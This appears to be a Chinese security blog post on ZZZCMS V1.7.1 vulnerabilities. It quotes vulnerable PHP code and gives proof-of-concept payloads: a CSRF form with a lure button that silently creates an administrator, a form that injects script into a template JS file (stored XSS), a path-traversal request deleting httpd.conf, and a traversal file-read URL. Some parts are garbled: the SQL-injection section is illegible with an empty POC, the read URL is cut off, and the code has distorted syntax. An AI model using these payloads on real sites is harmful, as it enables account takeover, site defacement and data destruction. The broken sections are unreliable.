

ZZZCMS V1.7.1 漏洞合集

ZZZCMS V1.7.1 CSRF漏洞

| 漏洞概述

```
save.php
435
436 function save_user() {
437     $u_gid=getform( name="u_gid", source="post", type="url", default:"layer");
438     $username=$u_gid(getform( name="username", source="post", type="name", default:"layer"));
439     $trunname=$u_gid(getform( name="trunname", source="post", type="url", default:"layer"));
440     $password=getform( name="password", source="post");
441     $repassword=getform( name="repassword", source="post");
442     $question=$u_gid(getform( name="question", source="post"));
443     $answer=$u_gid(getform( name="answer", source="post"));
444     $tel=getform( name="tel", source="post");
445     $telcode=getform( name="telcode", source="post");
446     $tel=$telcode."-".$tel;
447     $mobile=$u_gid(getform( name="mobile", source="post", type="u", default:"layer"));
448     $email=getform( name="email", source="post");
449     $qq=getform( name="qq", source="post");
450     $province=getform( name="province", source="post");
451     $city=getform( name="city", source="post");
452     $district=getform( name="district", source="post");
453     $address=getform( name="address", source="post");
454     $post=getform( name="post", source="post");
455     $qq=getform( name="qq", source="post");
456     $face=getform( name="face", source="post"); $face=str_replace( search: PLUG_PATH."face/", replace:"", $face);
457     $u_desc=getform( name="u_desc", source="post");
458     $data=array('username'=>$username, 'trunname'=>$trunname, 'question'=>$question, 'answer'=>$answer, 'tel'=>$tel, 'mobile'=>$mobile,
459     'email'=>$email, 'qq'=>$qq, 'province'=>$province, 'city'=>$city, 'district'=>$district, 'address'=>$address, 'post'=>$post, 'qq'=>$qq, 'face'=>$face, 'u_desc'=>$u_desc);
460     if ($uid=0) {
461         if (empty($password)) layererr( str:"添加用户密码不能为空");
462         if (checkstr($password, type:"pass")!=true) layererr( str:"密码不符合规则");
463         if (check_used( table:"user", col:"username", $username)) layererr( str:"账号已经存在请更换账号");
464         if (check_used( table:"user", col:"mobile", $mobile)) layererr( str:"手机号已经存在请更换手机号");
465         $arr_add( $arr: $data, key:"u_name", value:1);
466         $arr_add( $arr: $data, key:"u_order", value:0);
467         $arr_add( $arr: $data, key:"password", md5_16($password));
468         if ($uid=insert( table:"user", $data)) layertrue( str:"保存成功");
469     } else {
470         if (check_used( table:"user", col:"mobile", $mobile, $uid)) layererr( str:"手机号已经存在请更换手机号");
471         if (empty($password)) {
472             if (checkstr($password, type:"pass")!=true) layererr( str:"新密码, 密码必须为6-16位大小写字母或数字!");
473         }
474         if ($uid=update( table:"user", where:"uid=".$uid, $data)) layertrue( str:"保存成功");
475     }
476     layererr( str:"保存失败");
477 }
```



| POC

```
1 <html>
2 <form action='http://127.0.0.1/zzz17/admin261/save.php?act=user' method="post">
3     <input type='hidden' name='u_gid' value='2' />
4     <input type='hidden' name='username' value='zhhy' />
5     <input type='hidden' name='password' value='6192288a' />
6     <input type='hidden' name='trunname' value='zhhy' />
```

```

7         <input type='hidden' name='mobile' value='15260131659' />
8         <input type='hidden' name='face' value='/zzz/plugins/face/face01.png' />
9         <input type='submit' value='点击有惊喜' />
10    </form>
11 </html>

```



可以看到，回显显示了保存成功。我们在后台处可以看到确实增加了一个管理员，并且可以登录成功。




ZZZCMS V1.7.1 存储型XSS漏洞

| 漏洞概述

```

806 function editfile(){
807     $file=getform( name: 'file', source: 'post');
808     if(strin($file, conf( str: 'adainpath')) and layererr( str: '后台文件，不允许修改
809     $filetext=getform( name: 'filetext', source: 'post');
810     $file_path=file_path($file);
811     $safe_path=array('upload','template','runtime');
812     if(arr_search($file_path,$safe_path)){
813         $file=$_SERVER['DOCUMENT_ROOT'].$file;
814         !(is_file($file)) and layererr( str: '保存失败，文件不存在');
815     }else{
816         layererr( str: '非安全目录文件不允许修改');
817     }
818     if (create_file($file,decode(html_textarea($filetext)))){
819         layertrue ( str: '修改成功');
820     }else{
821         layererr ( str: '保存失败');
822     };
823 }

```



```

118 function create_file( $path, $content = null, $overwrite = true ) {
119     $path = str_replace( array( '//', '\\', '/' ), '' , $path );
120     check_dir( dirname( $path ), $create = true );
121     $create = true;
122     if (is_writable($path)) {
123         $handle = fopen($path, 'w');
124         $handle = fwrite($handle, $content);
125         fclose($handle);
126     }
127 }


```

POC


```


1 <html>
2 <form action='http://127.0.0.1/zxx17/admin261/save.php?act=editfile' method="post">
3     <input type='hidden' name='file' value='/zxx17/template/pc/cn2016/js/img.js' />
4     <input type='hidden' name='filetext' value='alert("zhhhhy");' />
5     <input type='submit' value='点击有惊喜' />
6 </form> </html>

```



可以看到，回显显示了保存成功。我们观察一下/zxx17/template/pc/cn2016/js/img.js 文件。可以发现代码成功被注入进去了。我们只要找到引用了这个文件的页面即可触发XSS。





ZZZCMS V1.7.1后台任意文件删除漏洞

| 漏洞概述

```

825 function delfile() {
826     $file=getform( 'name': 'path', source: 'post' );
827     $file_path=file_path($file);
828     $safe_path=array( 'upload', 'template', 'runtime', 'backup' );
829     if (arr_search($file_path,$safe_path)){
830         $file=$_SERVER['DOCUMENT_ROOT'].$file;
831         return del_file($file);
832     }
833 }
834


```

```



534 function del_file( $file ) {
535     if ( is_null( $file ) ) return FALSE;
536     $file = is_file( $file ) ? $file : $_SERVER['DOCUMENT_ROOT'] . $file;
537     var_dump($file);
538     if ( is_file( $file ) ) {
539         if ( strstr( $file, str: 'runtime' ) ) {
540             unlink( $file );
541         } else {
542             $ext = file_ext( $file );
543             if ( in_array( $ext, array( 'php', 'db', 'md', 'tpl' ) ) ) return FALSE;
544             if ( !unlink( $file ) ) {
545                 $r = @rename( $file, randname() );
546             }
547         }
548     }
549 }

```

| POC



- ```
1 POST http://127.0.0.1/zzz17/admin/save.php?act=delfile
2 path=/zzz17/upload/ading/../../../../Apache/conf/httpd.conf
```





## # ZZZCMS V1.7.1后台SQL注入漏洞

## 漏洞概述

[illegible]


## | POC





## # ZZZCMS V1.7.1后台任意文件读取漏洞

### | 漏洞概述



### | POC

1 GET http://127.0.0.1/zzz17/admin/?module=templateedit&type=zzz17/runtime/cache/admin/../../../../config/zz

DESTINY?

< 简单聊聊XXE漏洞原理及利用

python scrapy框最最基础知识 >